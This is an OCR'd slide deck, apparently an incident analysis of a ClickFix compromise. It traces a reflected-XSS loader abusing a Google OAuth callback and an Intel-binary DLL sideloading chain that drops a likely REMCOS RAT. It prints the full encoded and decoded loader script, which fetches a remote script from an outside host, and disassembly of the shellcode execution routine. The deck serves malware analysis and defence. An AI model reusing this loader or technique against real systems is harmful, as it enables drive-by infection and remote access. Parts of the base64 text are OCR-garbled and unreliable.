
Sideloading DLLs for Profit

And Other Things That Keep Me Up At Night

Highlights

- Like 90% of incidents, this started as a ClickFix compromise
  - mnnursinghomelaw[.]com was compromised with a ClickFix lure
  - It's WordPress as is typical of these types of incidents
- The SOC was alerted to this activity on April 8th, 2026
  - The SOC was contacted by the employed MDR solution several hours after the events occurred
  - The MDR vendor identified the legitimate binary as backdoored, but did not provide further details
- The sample was observed deploying scripts associated with Iranian threat actors
  - In sandboxed analysis, hands on keyboard activity was also observed



ClickFix Lure


Complete these
Verification Steps
To better prove you are not a robot, please:
1. Press & hold the Windows Key + R
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.
You will observe and agree:
"Verify you are human - Cloudflare Verification ID: 4754"
Perform the steps above to finish verification
VERIFY
- Another day, another CLICKFIX INCIDENT
imgflip.com

Reflective XSS loader

- The lure uses a reflected XSS technique to load the ClickFix lure
  - This abuses the Google OAuth service
- Google OAuth returns the function as the first item in the response to this API call
  - This response item is executed by the <script> tag

```
<script id="A9TNB8" src="https://accounts.google.com/o/oauth2/revoke?
callback=Function(atob(%27CiAgICBsZXQgYkFib3J0ID0gZmFsc2U7CiAgICBkb2N1bWVudC5hZGRFdmVudExpc3RlbmVyKCdtb3VzZW1vdmUnLCAo
ZSkgPT4gewogICAgICAgIGlmKGJBYm9ydCkgcmV0dXJuOwogICAgICAgIChmdW5jdGlvbiAoZCwgdywgbywgdSwgbiwgcykgeyAgIC8vY29uc29sZS5sb2
coJ2dzdicsIGdzdik7IGNvbnNvbGUubG9nKCd2ZXJtJywgdmVybSk7CiAgICAgICAgICAgIC8vY29uc29sZS5sb2coJ2dzdiA9ICcsIGdzdik7CiAgICAg
ICAgICAgIGlmICghc2Vzc2lvblN0b3JhZ2VbImdzX2xvIl0gfHwgc2Vzc2lvblN0b3JhZ2VbIl9fc3luY19sb2FkIl0gPT09ICJvbmNlIikgcmV0dXJuOw
ogICAgICAgICAgICBjb25zdCBzdHlsZSA9IGQuY3JlYXRlRWxlbWVudCgic3R5bGUiKTsKICAgICAgICAgICAgc3R5bGUudGV4dENvbnRlbnQgPSAiQGtl
eWZyYW1lcyBmYWRlSW57ZnJvbXtvcGFjaXR5OjB9dG97b3BhY2l0eToxfX1ib2R5e29wYWNpdHk6MDthbmltYXRpb246MXMgZWFzZS1pbi1vdXQgMXMgZm
9yd2FyZHMgZmFkZUlufSI7CiAgICAgICAgICAgIGQuaGVhZC5hcHBlbmRDaGlsZChzdHlsZSk7CiAgICAgICAgICAgIHZhciBkYXRhID0geyBob3N0OiBk
LmxvY2F0aW9uLmhvc3QsIG5vdzogRGF0ZS5ub3coKSB9OwogICAgICAgICAgICBzID0gZC5jcmVhdGVFbGVtZW50KG8pOwogICAgICAgICAgICBzLmFzeW
5jID0gMTsgcy5zcmMgPSB1ICsgIj9kYXRhPSIgKyBlbmNvZGVVUklDb21wb25lbnQoSlNPTi5zdHJpbmdpZnkoZGF0YSkpOwogICAgICAgICAgICBkb2N1
bWVudC5kb2N1bWVudEVsZW1lbnQuYXBwZW5kQ2hpbGQocyk7CiAgICAgICAgICAgIGlmSkoZG9jdW1lbnQsIHdpbmRvdywgInNjcmlwdCIsIGF0b2IoImFIUjBjSE
02THk5c2FYTjBMbTFsZEdGdFpYUnlhV056TG01bGRDOCIpICsgYXRvYigiWjJWdmRHUjJNbWx1YzNSaGJuUXVjR2h3IikpOwogICAgICAgICAgICBxldCBlbFMg
PSBkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgiQTlUTkI4Iik7CiAgICAgICAgICAgIGZWxTICYmIChlbFMucmVtb3ZlKCkpOwogICAgICAgICAgICBwSwgeyBvbmNlOiB0cnVlIH
0pOwo%27))"></script>
```

Reflective XSS loader

- The lure uses a reflected XSS technique to load the ClickFix lure
  - This abuses the Google OAuth service
- Google OAuth returns the function as the first item in the response to this API call
  - This response item is executed by the <script> tag

```
// API callback
Function(atob('CiA...Owo'))({
    "error": {
        "code": 400,
        "message": "Invalid JSONP callback name: 'Function(atob('CiA...Owo'))'; only alphabet, number, '_', '$', '.',
'[' and ']' are allowed.",
        "status": "INVALID_ARGUMENT"
    }
});
```

Reflective XSS loader

- The loaded script is an event listener that looks for mouse movement to trigger the load and display of the ClickFix lure
- The lure itself is uninteresting; it was just the loader that was neat
- The copied command was a remote MSI loader


```
let bAbort = false;
document.addEventListener('mousemove', (e) => {
    if(bAbort) return;
    (function (d, w, o, u, n, s) {   //console.log('gsv', gsv); console.log('verm', verm);
        //console.log('gsv = ', gsv);
        if (!sessionStorage["gs_lo"] || sessionStorage["__sync_load"] === "once") return;
        const style = d.createElement("style");
        style.textContent = "@keyframes fadeIn{from{opacity:0}to{opacity:1}}body{opacity:0;animation:1s ease-in-out 1s
forwards fadeIn}";
        d.head.appendChild(style);
        var data = { host: d.location.host, now: Date.now() };
        s = d.createElement(o);
        s.async = 1; s.src = u + "?data=" + encodeURIComponent(JSON.stringify(data));
        document.documentElement.appendChild(s);
    })(document, window, "script", atob("aHR0cHM6Ly9saXN0Lm1ldGFtZXRyaWNzLm5ldC8") +
atob("Z2VvdGR2Mmluc3RhbnQucGhw"));
    let elS = document.getElementById("A14SOI6");
    elS && (elS.remove());
}, { once: true });
```

DLL Hijacking and Side-Loading

DLL Hijacking

Loading Chain


- intel-reconfig.exe loads legitimate signed DLLs that import xerces-c_3_2.dll
- xerces-c_3_2.dll calls get_device() from fltSca.dll
- fltSca.dll calls Trainblock() and activity() from sichbopvr.dll
- sichbopvr.dll loads and executes a RAT (Likely REMCOS - LevelBlue)
  - Trainblock() allocates the payload
  - activity() executes it
- fltSca.dll loads Boot.dll
  - Boot.dll contains additional C2 and enumeration capabilities




DLL Hijacking

The intel-reconfig.exe binary is a legitimate, signed, binary from Intel. It's bundled with several Intel-signed DLLs as well. One of these DLLs, ccl_msg.dll, loads an Apache DLL used for XML processing and operations. This dll, xerces-c_3_2.dll, has been targeted by the threat actor for abuse via DLL Hijacking.

xerces-c_3_2.dll contains all of the original content of the legitimate Apache DLL, but it additionally contains a tacked-on segment calling fltSca.dll. This segment has been added to the end of the file content.



DLL Hijacking



Because of the inclusion method, the IAT of the xerces-c_3_2.dll is bypassed. This causes it to fail to display correctly in IDA.

However, we can still see the import in a hex editor (like HxD), or through tools like PEStudio.

library (15)	duplicate (0)	flag (0)
2@_K1@Z	-	-
n/a	-	-
2@@UEAAXQEA_S@Z	-	-
n/a	-	-
rse@GrammarResolver@xercesc_3_2@@QEAAX_N@Z	-	-
QEAVValidationContext@2@QEAVMemoryManager@2@@Z	-	-
Manager@2@@Z	-	-
n/a	-	-
n/a	-	-
@2@QEAVMemoryManager@2@@Z	-	-
n/a	-	-
n/a	-	-
ntext@2@QEAVMemoryManager@2@@Z	-	-
n/a	-	-
fltSca.dll	-	-


DLL Hijacking

The get_device function in fltSca.dll loads Boot.dll and Voice.dat.

```
.text:000000038D13162A                 public get_device
.text:000000038D13162A get_device      proc near               ; CODE XREF: StartAddress+C↓p
.text:000000038D13162A                                         ; DATA XREF: .pdata:000000038D16E054↓o ..
.text:000000038D13162A
.text:000000038D13162A picce           = INITCOMMONCONTROLSEX ptr -1A0h
.text:000000038D13162A var_198         = byte ptr -198h
.text:000000038D13162A var_190         = byte ptr -190h
.text:000000038D13162A var_170         = byte ptr -170h
.text:000000038D13162A var_150         = byte ptr -150h
.text:000000038D13162A var_130         = byte ptr -130h
.text:000000038D13162A var_110         = byte ptr -110h
.text:000000038D13162A var_F0          = byte ptr -0F0h
.text:000000038D13162A var_D0          = byte ptr -0D0h
.text:000000038D13162A var_B0          = byte ptr -0B0h
.text:000000038D13162A var_90          = dword ptr -90h
.text:000000038D13162A var_70          = dword ptr -70h
.text:000000038D13162A var_41          = byte ptr -41h
.text:000000038D13162A var_40          = qword ptr -40h
.text:000000038D13162A var_38          = qword ptr -38h
.text:000000038D13162A var_30          = qword ptr -30h
.text:000000038D13162A var_28          = qword ptr -28h
.text:000000038D13162A hHandle         = qword ptr -20h
.text:000000038D13162A var_18          = qword ptr -18h
```

DLL Hijacking

get_device finds Boot.dll and loads it via a call to LoadLibraryW.




```
.text:000000038D1316FD                  call    sub_38D13E430
.text:000000038D131702                  mov     rdx, rax        ; lpFilename
.text:000000038D131705                  mov     rax, cs:hModule
.text:000000038D13170C                  mov     r8d, 1000h      ; nSize
.text:000000038D131712                  mov     rcx, rax        ; hModule
.text:000000038D131715                  mov     rax, cs:__imp_GetModuleFileNameW
.text:000000038D13171C                  call    rax ; __imp_GetModuleFileNameW
.text:000000038D13171E                  lea     rax, [rbp+140h+var_110]
.text:000000038D131722                  mov     r8, 0FFFFFFFFFFFFFFFFh
.text:000000038D131729                  mov     edx, 5Ch ; '\'
.text:000000038D13172E                  mov     rcx, rax
.text:000000038D131731                  call    sub_38D13E2C0
.text:000000038D131736                  mov     [rbp+140h+var_28], rax
.text:000000038D13173D                  lea     rax, [rbp+140h+var_F0]
.text:000000038D131741                  mov     rcx, [rbp+140h+var_28]
.text:000000038D131748                  lea     rdx, [rbp+140h+var_110]
.text:000000038D13174C                  mov     r9, rcx
.text:000000038D13174F                  mov     r8d, 0
.text:000000038D131755                  mov     rcx, rax
.text:000000038D131758                  call    sub_38D13E510
.text:000000038D13175D                  lea     rdx, [rbp+140h+var_F0]
.text:000000038D131761                  lea     rax, [rbp+140h+var_110]
.text:000000038D131765                  mov     rcx, rax
.text:000000038D131768                  call    sub_38D159A20
.text:000000038D13176D                  lea     rax, [rbp+140h+var_F0]
.text:000000038D131771                  mov     rcx, rax
.text:000000038D131774                  call    sub_38D1599F0
.text:000000038D131779                  mov     rbx, cs:off_38D16A020 ; "Boot.dll"
.text:000000038D131780                  lea     rax, [rbp+140h+var_D0]
.text:000000038D131784                  lea     rcx, asc_38D16B02E ; "\\"
.text:000000038D13178B                  lea     rdx, [rbp+140h+var_110]
.text:000000038D13178F                  mov     r8, rcx
.text:000000038D131792                  mov     rcx, rax
.text:000000038D131795                  call    sub_38D1693B0
.text:000000038D131795 ;   } // starts at 38D1316F1
.text:000000038D13179A                  lea     rax, [rbp+140h+var_130]
.text:000000038D13179E                  lea     rdx, [rbp+140h+var_D0]
.text:000000038D1317A2                  mov     r8, rbx
.text:000000038D1317A5                  mov     rcx, rax
.text:000000038D1317A8 ;   try {
.text:000000038D1317A8                  call    sub_38D169360
.text:000000038D1317A8 ;   } // starts at 38D1317A8
.text:000000038D1317AD                  lea     rax, [rbp+140h+var_D0]
.text:000000038D1317B1                  mov     rcx, rax
.text:000000038D1317B4                  call    sub_38D1599F0
.text:000000038D1317B9                  lea     rax, [rbp+140h+var_130]
.text:000000038D1317BD                  mov     rcx, rax
.text:000000038D1317C0                  call    sub_38D13E430
.text:000000038D1317C5                  mov     rcx, rax        ; lpLibFileName
.text:000000038D1317C8                  mov     rax, cs:__imp_LoadLibraryW
.text:000000038D1317CF ;   try {
.text:000000038D1317CF                  call    rax ; __imp_LoadLibraryW
.text:000000038D1317CF ;   } // starts at 38D1317CF
```

DLL Hijacking

The LoadLibraryW call can be seen in APIMonitor.

10669	1:48:54.507 PM	2	fltSca.dll	LoadLibraryW ("C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\Boot.dll")
10670	1:48:54.507 PM	2	KERNELBASE.dll	RtlInitUnicodeStringEx (0x000000102a4ff4f0, "C:\Users\Admin\Desktop\IRM\Intel Reconfig Manager\Boot.dll")

Voice.dat is also loaded in the same function.

```
.text:000000038D1317CF ;   } // starts at 38D1317CF
.text:000000038D1317D1                 mov     [rbp+140h+var_30], rax
.text:000000038D1317D8                 lea     rax, [rbp+140h+var_150]
.text:000000038D1317DC                 mov     rcx, rax
.text:000000038D1317DF                 call    sub_38D1567C0
.text:000000038D1317E4                 mov     [rbp+140h+var_38], 0
.text:000000038D1317EF                 mov     rbx, cs:off_38D16A018 ; "Voice.dat"
.text:000000038D1317F6                 lea     rax, [rbp+140h+var_B0]
.text:000000038D1317FD                 lea     rcx, asc_38D16B02E ; "\\"
.text:000000038D131804                 lea     rdx, [rbp+140h+var_110]
.text:000000038D131808                 mov     r8, rcx
.text:000000038D13180B                 mov     rcx, rax
```

DLL Hijacking

After loading Boot.dll and processing Voice.dat, fltSca.dll calls Trainblock and activity from sichbopvr.dll. This is consistent with the activity oberseved by LevelBlue in their recent post on REMCOS RAT. Specifically, the process of utilizing VirtualProtect and EnumSystemCodePagesW for shellcode execution. In the incident observed by LevelBlue, the general loading process is exactly the same as the loader observed in fltSca.dll and sichbopvr.dll.

Voice.Dat load in fltSca.dll

```
mov     rcx, rax        ; lpLibFileName
mov     rax, cs:__imp_LoadLibraryW
;   try {
call    rax ; __imp_LoadLibraryW
;   } // starts at 38D1317CF
mov     [rbp+140h+var_30], rax
lea     rax, [rbp+140h+var_150]
mov     rcx, rax
call    sub_38D1567C0
mov     [rbp+140h+var_38], 0
mov     rbx, cs:off_38D16A018 ; "Voice.dat"
lea     rax, [rbp+140h+var_B0]
lea     rcx, asc_38D16B02E ; "\\"
lea     rdx, [rbp+140h+var_110]
```

fltSca.dll calls Trainblock()


```
mov     ecx, 4
mov     rax, cs:__imp_TrainBlock
;   try {
call    rax ; __imp_TrainBlock
mov     [rbp+140h+var_38], rax
lea     rax, [rbp+140h+var_150]
mov     rcx, rax
call    sub_38D13DDF0
test    rax, rax
setnz   al
```

sichbopvr.dll allocating the shellcode in Trainblock and executing it in activity

```
loc_252391794:
addsd   xmm0, [rbp+190h+var_28]
movsd   [rbp+190h+var_B8], xmm0
lea     rax, [rbp+190h+var_120]
mov     rcx, rax
call    sub_2523B9A00
lea     rax, [rbp+190h+var_1B0]
mov     rcx, rax
call    sub_2523ABB20
lea     rax, [rbp+190h+var_170]
mov     rcx, rax
call    sub_2523B7250
mov     eax, [rbp+190h+flProtect]
mov     r9d, eax        ; flProtect
mov     r8d, 3000h      ; flAllocationType
mov     edx, 113000h    ; dwSize
mov     ecx, 0          ; lpAddress
mov     rax, cs:__imp_VirtualAlloc
call    rax ; __imp_VirtualAlloc
mov     [rbp+190h+pbBuffer], rax
mov     rax, [rbp+190h+pbBuffer]
mov     cs:lpAddress, rax
mov     [rbp+190h+pfEnabled], 0
lea     rax, [rbp+190h+pfEnabled]
mov     rcx, rax        ; pfEnabled
mov     rax, cs:__imp_DwmIsCompositionEnabled
call    rax ; __imp_DwmIsCompositionEnabled
mov     [rbp+190h+var_C8], 0
call    sub_25239BD50
lea     rdx, [rbp+190h+var_C8]
mov     r8, rdx
mov     rdx, rax
mov     ecx, 0
call    DWriteCreateFactory
mov     [rbp+190h+lpDD], 0
lea     rax, [rbp+190h+lpDD]
mov     r8d, 0          ; pUnkOuter
mov     rdx, rax        ; lplpDD
mov     ecx, 0          ; lpGUID
call    DirectDrawCreate
mov     rax, [rbp+190h+lpDD]
test    rax, rax
jz      short loc_252391891
```

DLL Hijacking


```
; Exported entry   9. activity


; Attributes: bp-based frame

; __int64 __fastcall activity(int, int, int, int, int, int, CODEPAGE_ENUMPROCW lpCodePageEnumProc, DWORD flNewProtect)
public activity
activity proc near

flOldProtect= dword ptr -4
lpCodePageEnumProc= qword ptr  10h
flNewProtect= dword ptr  18h

push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     [rbp+lpCodePageEnumProc], rcx
mov     [rbp+flNewProtect], edx
mov     [rbp+flOldProtect], 0
mov     rax, cs:lpAddress
lea     rcx, [rbp+flOldProtect]
mov     edx, [rbp+flNewProtect]
mov     r9, rcx         ; lpflOldProtect
mov     r8d, edx        ; flNewProtect
mov     edx, 113000h    ; dwSize
mov     rcx, rax        ; lpAddress
mov     rax, cs:__imp_VirtualProtect
call    rax ; __imp_VirtualProtect
mov     rax, [rbp+lpCodePageEnumProc]
mov     edx, 1          ; dwFlags
mov     rcx, rax        ; lpCodePageEnumProc
mov     rax, cs:__imp_EnumSystemCodePagesW
call    rax ; __imp_EnumSystemCodePagesW
test    eax, eax
nop
add     rsp, 30h
pop     rbp
retn
activity endp
```



DLL Hijacking

This activity can be confirmed in APIMonitor as well.

